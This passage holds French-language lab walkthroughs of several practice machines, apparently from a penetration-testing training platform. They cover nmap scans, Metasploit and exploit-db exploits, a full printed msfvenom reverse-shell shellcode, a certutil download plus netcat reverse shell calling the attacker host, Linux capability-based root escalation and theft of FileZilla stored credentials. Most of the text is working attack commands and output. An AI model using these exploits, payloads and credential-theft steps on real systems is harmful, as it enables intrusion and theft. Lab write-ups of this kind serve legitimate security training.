|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ssl-date: 2025-03-15T20:15:03+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: INTERNAL
|   NetBIOS_Domain_Name: INTERNAL
|   NetBIOS_Computer_Name: INTERNAL
|   DNS_Domain_Name: internal
|   DNS_Computer_Name: internal
|   Product_Version: 6.0.6001
|_  System_Time: 2025-03-15T20:15:03+00:00
| ssl-cert: Subject: commonName=internal
| Not valid before: 2024-08-02T02:11:44
|_Not valid after:  2025-02-01T02:11:44
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9e:e2:f5 (VMware)
| smb2-time:
|   date: 2025-03-15T20:15:03
|_  start_date: 2024-08-03T02:11:43
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: internal
|   NetBIOS computer name: INTERNAL\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-15T13:15:03-07:00
|_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s

Nmap done: 1 IP address (1 host up) scanned in 170.37 seconds
```

Le scan indique qu'il y a une dizaine de ports ouverts, le port 53 pour DNS, le port 445 pour SMB, le port 3389 pour RDP.

Exploitation & Privilege Escalation

On peut voir que SMB utilise une version plutôt ancienne sous Windows Server 2008. On lance donc un scan du service SMB avec nmap :

```
nmap -p 445 -script vuln 192.168.140.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 10:32 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.135.40
Host is up (0.016s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows
Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute
arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High
header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds
memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT

Nmap done: 1 IP address (1 host up) scanned in 79.66 seconds
```

D'après le scan nmap la machine est vulnérable à la CVE-2009-3103 on peut utiliser metasploit afin d'exploiter cette vulnérabilité et obtenir l'accès à la machine :

```
msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d


                _----------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                 '(.,...."/


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
[*] Starting persistent handler(s)...
msf6 > search CVE-2009-3103

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank    Check
   -  ----                                                    ---------------  ----    -----
   0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good    No
   MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   1  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh  .               normal  No
   Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   2  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff   .               normal  No
   Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/windows/smb/
ms09_050_smb2_session_logoff

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.140.40   yes       The target host(s), see https://docs.metasploit.com/docs/
   using-metasploit/basics/using-metasploit.html
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.45.178   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run
[*] Started reverse TCP handler on 192.168.45.178:4444
[*] 192.168.140.40:445 - Connecting to the target (192.168.140.40:445)...
[*] 192.168.140.40:445 - Sending the exploit packet (951 bytes)...
[*] 192.168.140.40:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (177734 bytes) to 192.168.140.40
[*] Meterpreter session 1 opened (192.168.45.178:4444 -> 192.168.140.40:49159) at 2025-03-20 13:09:10 +0100

meterpreter > shell

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Kevin

Reconnaissance


Machine cible Adresse IP : `192.168.159.45`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.159.45
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-29 19:34 CEST
Nmap scan report for 192.168.159.45
Host is up (0.015s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-title: HP Power Manager
|_Requested resource was http://192.168.159.45/index.asp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
3573/tcp  open  tag-ups-1
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49158/tcp open  unknown
49160/tcp open  unknown

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: kevin
|   NetBIOS computer name: KEVIN\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-04-29T10:35:29-07:00
| smb2-time:
|   date: 2025-04-29T17:35:29
|_  start_date: 2025-04-29T17:30:12
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h20m00s, deviation: 4h02m29s, median: 0s
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9e:c1:96 (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 140.08 seconds
```

Le scan indique qu'il y a une dizaine de ports ouverts. Le 80 pour HTTP le port 135 pour msrpc le port 445 pour SMB, et d'autres ports inconnus. Il s'agit visiblement d'une machine sous Windows. Le site sur le port 80 affiche une connexion pour le service HP Power Manager qui est utile pour la gestion d'un UPS :



Il est possible de se connecter à l'interface d'administration en utilisant les identifiants par défaut de connexion : `admin:admin` une fois connecté il est possible d'afficher la version de HP Power Manager en se rendant dans la section Help :



Il s'agit de la version 4.2

Exploitation & Privilege Escalation

En recherchant un exploit sur la version 4.2 de HP Power Manager on trouve la CVE-2009-2685 `https://www.exploit-db.com/exploits/10099` il s'agit d'un buffer Overflow afin de l'utiliser il faut générer le shell avec msfvenum en format encodé :

```
msfvenom -p windows/shell_reverse_tcp -b
"\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a"
LHOST=192.168.45.222 LPORT=80 -e x86/alpha_mixed -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 710 (iteration=0)
x86/alpha_mixed chosen with final size 710
Payload size: 710 bytes
Final size of c file: 3017 bytes
unsigned char buf[] =
"\x89\xe5\xdb\xd5\xd9\x75\xf4\x5d\x55\x59\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51"
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32"
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41"
"\x42\x75\x4a\x49\x4b\x4c\x69\x78\x4e\x62\x63\x30\x55\x50"
"\x43\x30\x43\x50\x6b\x39\x58\x65\x75\x61\x59\x50\x43\x54"
"\x6c\x4b\x50\x50\x76\x50\x6c\x4b\x42\x72\x34\x4c\x4c\x4b"
"\x46\x32\x37\x64\x6c\x4b\x33\x42\x64\x68\x34\x4f\x78\x37"
"\x31\x5a\x74\x66\x75\x61\x69\x6f\x4c\x6c\x65\x6c\x71\x71"
"\x43\x4c\x36\x62\x36\x4c\x35\x70\x4b\x71\x5a\x6f\x66\x6d"
"\x55\x51\x4f\x37\x59\x72\x69\x62\x73\x62\x31\x47\x6e\x6b"
"\x30\x52\x44\x50\x6c\x4b\x32\x6a\x45\x6c\x4c\x4b\x42\x6c"
"\x77\x61\x63\x48\x6b\x53\x72\x68\x67\x71\x78\x51\x33\x61"
"\x4e\x6b\x66\x39\x55\x70\x36\x61\x7a\x73\x4c\x4b\x37\x39"
"\x72\x38\x7a\x43\x37\x4a\x61\x59\x6c\x4b\x34\x74\x4c\x4b"
"\x63\x31\x6a\x76\x54\x71\x59\x6f\x6e\x4c\x4f\x31\x4a\x6f"
"\x74\x4d\x76\x61\x58\x47\x35\x68\x49\x70\x42\x55\x68\x76"
"\x65\x53\x53\x4d\x4a\x58\x57\x4b\x73\x4d\x71\x34\x33\x45"
"\x58\x64\x36\x38\x4e\x6b\x51\x48\x61\x34\x47\x71\x4a\x73"
"\x70\x66\x6c\x4b\x56\x6c\x32\x6b\x4e\x6b\x33\x68\x75\x4c"
"\x67\x71\x4b\x63\x6c\x4b\x36\x64\x6e\x6b\x53\x31\x78\x50"
"\x6b\x39\x32\x64\x47\x54\x55\x74\x33\x6b\x53\x6b\x43\x51"
"\x61\x49\x30\x5a\x56\x31\x69\x6f\x49\x70\x71\x4f\x43\x6f"
"\x71\x4a\x4e\x6b\x37\x62\x7a\x4b\x6e\x6d\x43\x6d\x71\x78"
"\x54\x73\x44\x72\x55\x50\x35\x50\x51\x78\x32\x57\x33\x43"
"\x77\x42\x33\x6f\x62\x74\x42\x48\x32\x6c\x70\x77\x47\x56"
"\x63\x37\x49\x6f\x6b\x65\x48\x38\x6c\x50\x73\x31\x65\x50"
"\x43\x30\x47\x59\x68\x44\x33\x64\x76\x30\x73\x58\x76\x49"
"\x4b\x30\x52\x4b\x73\x30\x69\x6f\x7a\x75\x50\x50\x56\x30"
"\x30\x50\x30\x50\x31\x50\x46\x30\x77\x30\x76\x30\x62\x48"
"\x59\x7a\x74\x4f\x6b\x6f\x79\x70\x69\x6f\x6a\x75\x6c\x57"
"\x52\x4a\x66\x65\x33\x58\x4b\x70\x4e\x48\x36\x4d\x6b\x6e"
"\x55\x38\x44\x42\x53\x30\x77\x70\x36\x30\x4b\x39\x79\x76"
"\x70\x6a\x56\x70\x72\x76\x61\x47\x65\x38\x6c\x59\x6f\x55"
"\x73\x44\x71\x71\x4b\x4f\x39\x45\x6d\x55\x69\x50\x31\x64"
"\x64\x4c\x49\x6f\x70\x4e\x66\x68\x31\x65\x68\x6c\x42\x48"
"\x48\x70\x68\x35\x6d\x72\x70\x56\x6b\x4f\x39\x45\x61\x78"
"\x63\x53\x30\x6d\x72\x44\x47\x70\x4e\x69\x6b\x53\x36\x37"
"\x73\x67\x62\x77\x54\x71\x39\x66\x72\x4a\x45\x42\x36\x39"
"\x43\x66\x6d\x32\x69\x6d\x45\x36\x58\x47\x37\x34\x45\x74"
"\x77\x4c\x73\x31\x53\x31\x4c\x4d\x47\x34\x36\x44\x54\x50"
"\x4b\x76\x65\x50\x32\x64\x61\x44\x36\x30\x61\x46\x42\x76"
"\x73\x66\x52\x66\x72\x76\x30\x4e\x61\x46\x36\x36\x32\x73"
"\x70\x56\x70\x68\x33\x49\x5a\x6c\x65\x6f\x6b\x36\x39\x6f"
"\x39\x45\x6d\x59\x4b\x50\x50\x4e\x66\x36\x73\x76\x69\x6f"
```

```
"\x36\x50\x52\x48\x46\x68\x6e\x67\x37\x6d\x53\x50\x6b\x4f"
"\x49\x45\x4f\x4b\x6a\x50\x6c\x75\x69\x32\x73\x66\x73\x58"
"\x4d\x76\x6e\x75\x6f\x4d\x4f\x6d\x79\x6f\x38\x55\x77\x4c"
"\x75\x56\x33\x4c\x34\x4a\x4b\x30\x49\x6b\x79\x70\x32\x55"
"\x35\x55\x4d\x6b\x61\x57\x76\x73\x51\x62\x30\x6f\x53\x5a"
"\x43\x30\x56\x33\x39\x6f\x69\x45\x41\x41";
```

On remplace ensuite par la suite de code l'encodage contenu dans la section SHELL de l'exploit à l'exception de "n00bn00b" puis on execute l'exploit afin de récpetionner le reverse shell sur le port 80 :

```
### Execution du Reverse Shell
python2 10099.py 192.168.159.45
HP Power Manager Administration Universal Buffer Overflow Exploit
ryujin __A-T__ offensive-security.com
[+] Sending evil buffer...
HTTP/1.0 200 OK

[+] Done!
[*] Check your shell at 192.168.159.45:4444 , can take up to 1 min to spawn your shell

### Obtention du Reverse Shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.222] from (UNKNOWN) [192.168.159.45] 49168
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Levram

Reconnaissance


Machine cible Adresse IP : `192.168.243.24`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.243.24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 10:38 CEST
Nmap scan report for 192.168.243.24
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
8000/tcp open  http-alt
|_http-title: Gerapy
|_http-cors: GET POST PUT DELETE OPTIONS PATCH

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```

Le scan indique qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 8000 pour le service HTTP. Lors du lancement de page sur le port 8000 du site on obtient une page d'authentification :



Il est possible de s'authentifier à l'interface avec les identifiants par défaut `admin:admin` :



Une fois connecté on trouve que l'application est Gerapy v0.9.7


Exploitation

En recherchant on trouve un exploit pour Gerapy v0.9.7 avec la CVE-2021-43857 `https://www.exploit-db.com/exploits/50640` qui permet une execution de commande cela peut permettre d'obtenir un reverse shell. On télécharge et on execute l'exploit :

```
python3 50640.py -t 192.168.243.24 -p 8000 -L 192.168.45.247 -P 1234
```

```
  ______      _______      ____    ___ ____  _        _   _   _____  ___ ____ _____
 / ___\ \    / / ____|    |___ \  / _ \___ \/ |      | || ||___ / ( _ ) ___|___  |
| |    \ \ / /|  _| _____ __) | | | |__) | |_____| || |_ |_ \ / _ \___ \   / /
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____|__   _|__) | (_) |__) |/ /
 \____|  \_/  |_____|    |_____|\___/_____|_|        |_||____/ \___/____//_/


Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
Traceback (most recent call last):
  File "/home/yoyo/Downloads/50640.py", line 130, in <module>
    exp.exploitation()
    ~~~~~~~~~~~~~~~~^^
  File "/home/yoyo/Downloads/50640.py", line 76, in exploitation
    name = dict3[0]['name']
           ~~~~~^^^
IndexError: list index out of range
```

On obtient une erreur afin de contourner l'erreur on peut créer un nouveau projet dans Gerapy que l'on nomme "admin" :



Une fois le projet crée on relance l'exploit ce qui permet l'obtention du reverse shell :

```
### Execution de l'exploit
python3 50640.py -t 192.168.243.24 -p 8000 -L 192.168.45.247 -P 1234
  ______      _______      ____    ___ ____  _        _   _   _____  ___ ____ _____
 / ___\ \    / / ____|    |___ \  / _ \___ \/ |      | || ||___ / ( _ ) ___|___  |
| |    \ \ / /|  _| _____ __) | | | |__) | |_____| || |_ |_ \ / _ \___ \   / /
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____|__   _|__) | (_) |__) |/ /
 \____|  \_/  |_____|    |_____|\___/_____|_|        |_||____/ \___/____//_/


Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
[*] Found project: admin
[*] Getting the ID of the project to build the URL
[*] Found ID of the project:  1
[*] Setting up a netcat listener
listening on [any] 1234 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.243.24] 45774
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$
```

On obtient accès sur la machine avec l'utilisateur `app`

Privilege Escalation

Il nous faut l'accès root, pour cela on enumère les capabilities du système :

```
app@ubuntu:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/sbin/getcap -r / 2>/dev/null
/snap/core20/1518/usr/bin/ping cap_net_raw=ep
/snap/core20/1891/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
```

On peut voir que python3 à le SETUID se qui permet d'obtenir les droits root :

```
app@ubuntu:~$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu:~# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Mice

Reconnaissance

Machine cible Adresse IP : `192.168.199.199`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.199.199
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 22:19 CEST
Nmap scan report for 192.168.213.199
Host is up (0.016s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
1978/tcp open  unisql
1979/tcp open  unisql-java
1980/tcp open  pearldoc-xact
3389/tcp open  ms-wbt-server
| ssl-cert: Subject: commonName=Remote-PC
| Not valid before: 2025-03-26T06:46:32
|_Not valid after:  2025-09-25T06:46:32
|_ssl-date: 2025-06-29T20:21:55+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: REMOTE-PC
|   NetBIOS_Domain_Name: REMOTE-PC
|   NetBIOS_Computer_Name: REMOTE-PC
|   DNS_Domain_Name: Remote-PC
|   DNS_Computer_Name: Remote-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2025-06-29T20:21:55+00:00
7680/tcp open  pando-pub

Nmap done: 1 IP address (1 host up) scanned in 147.70 seconds
```

Le scan indique qu'il y a 5 ports ouverts, le port 1978 et 1980 pour unisql, le port 3389 pour le service RDP et le port 7680 pour le service pando-pub.

En recherchant l'utilisation du port 1978 on peut voir qu'il est utilisé pour le service RemoteMouse qui permet le controle de commande à distance.

Exploitation

Il est possible d'exploiter cela avec l'exploit RemoteMouse 3.008 `https://github.com/p0dalirius/RemoteMouse-3.008-Exploit` :

```
### Lancement de la commande pour télécharger nc
python3 ./RemoteMouse-3.008-Exploit.py -v --target-ip 192.168.199.199 --cmd "certutil -urlcache -f -split
    http://192.168.45.230/nc64.exe"

### Réception du téléchargement sur le serveur Python
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.241.199 - - [30/Jun/2025 21:19:01] "GET /nc64.exe HTTP/1.1" 200 -
192.168.241.199 - - [30/Jun/2025 21:19:01] "GET /nc64.exe HTTP/1.1" 200 -

### Lancement de la commande pour exeuter le reverse shell
python3 ./RemoteMouse-3.008-Exploit.py -v --target-ip 192.168.199.199 --cmd "nc64.exe 192.168.45.230 443 -e
    powershell"

### Obtention du reverse shell
nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.230] from (UNKNOWN) [192.168.199.199] 52417
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\divine> whoami
whoami
remote-pc\divine
```

On obtient ainsi accès à la machine avec l'utilisateur `divine`

Privilege Escalation

Il nous faut à présent l'accès administrateur. On commence par enumerer les programmes présents sur la machine on y trouve FileZilla Client :

```
PS C:\Program Files> dir
dir


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/21/2021   3:33 AM                Common Files
d-----         12/6/2021   8:37 PM                FileZilla FTP Client
d-----        10/19/2021   6:48 AM                Internet Explorer
d-----        10/19/2021   6:30 AM                Microsoft Update Health Tools
d-----         12/7/2019   1:14 AM                ModifiableWindowsApps
d-----         6/21/2021   3:34 AM                VMware
d-----         6/21/2021   3:33 AM                Windows Defender
d-----         12/6/2021   8:21 PM                Windows Defender Advanced Threat Protection
d-----          9/1/2021   8:40 AM                Windows Mail
d-----        10/19/2021   6:48 AM                Windows Media Player
d-----         12/7/2019   1:54 AM                Windows Multimedia Platform
d-----         12/7/2019   1:50 AM                Windows NT
d-----         6/18/2021   5:50 AM                Windows Photo Viewer
d-----         12/7/2019   1:54 AM                Windows Portable Devices
d-----         12/7/2019   1:31 AM                Windows Security
d-----         12/7/2019   1:31 AM                WindowsPowerShell
```

ce logiciel peut stocker des identifiants vers le dossier `C:/Users/divine/AppData/Roaming/FileZilla/recentservers.xml` on affiche donc le contenu du fichier et on y trouve un identifiants stockés et cryptés dans le format base64 :

```
PS C:\Program Files\FileZilla FTP Client> type C:\Users\divine\AppData\Roaming\FileZilla\recentservers.xml
type C:\Users\divine\AppData\Roaming\FileZilla\recentservers.xml
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.54.1" platform="windows">
        <RecentServers>
                <Server>
                        <Host>ftp.pg</Host>
                        <Port>21</Port>
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>divine</User>
                        <Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>
                        <Logontype>1</Logontype>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
        </RecentServers>
</FileZilla3>
```


On décrypte le mot de passe trouvé :

```
echo -n "Q29udHJvbEZyZWFrMTE=" | base64 -d
ControlFreak11
```

On peut à présent utiliser les identifiants `divine:ControlFreak11` afin de se connecter à la machine avec le protocol RDP :


```
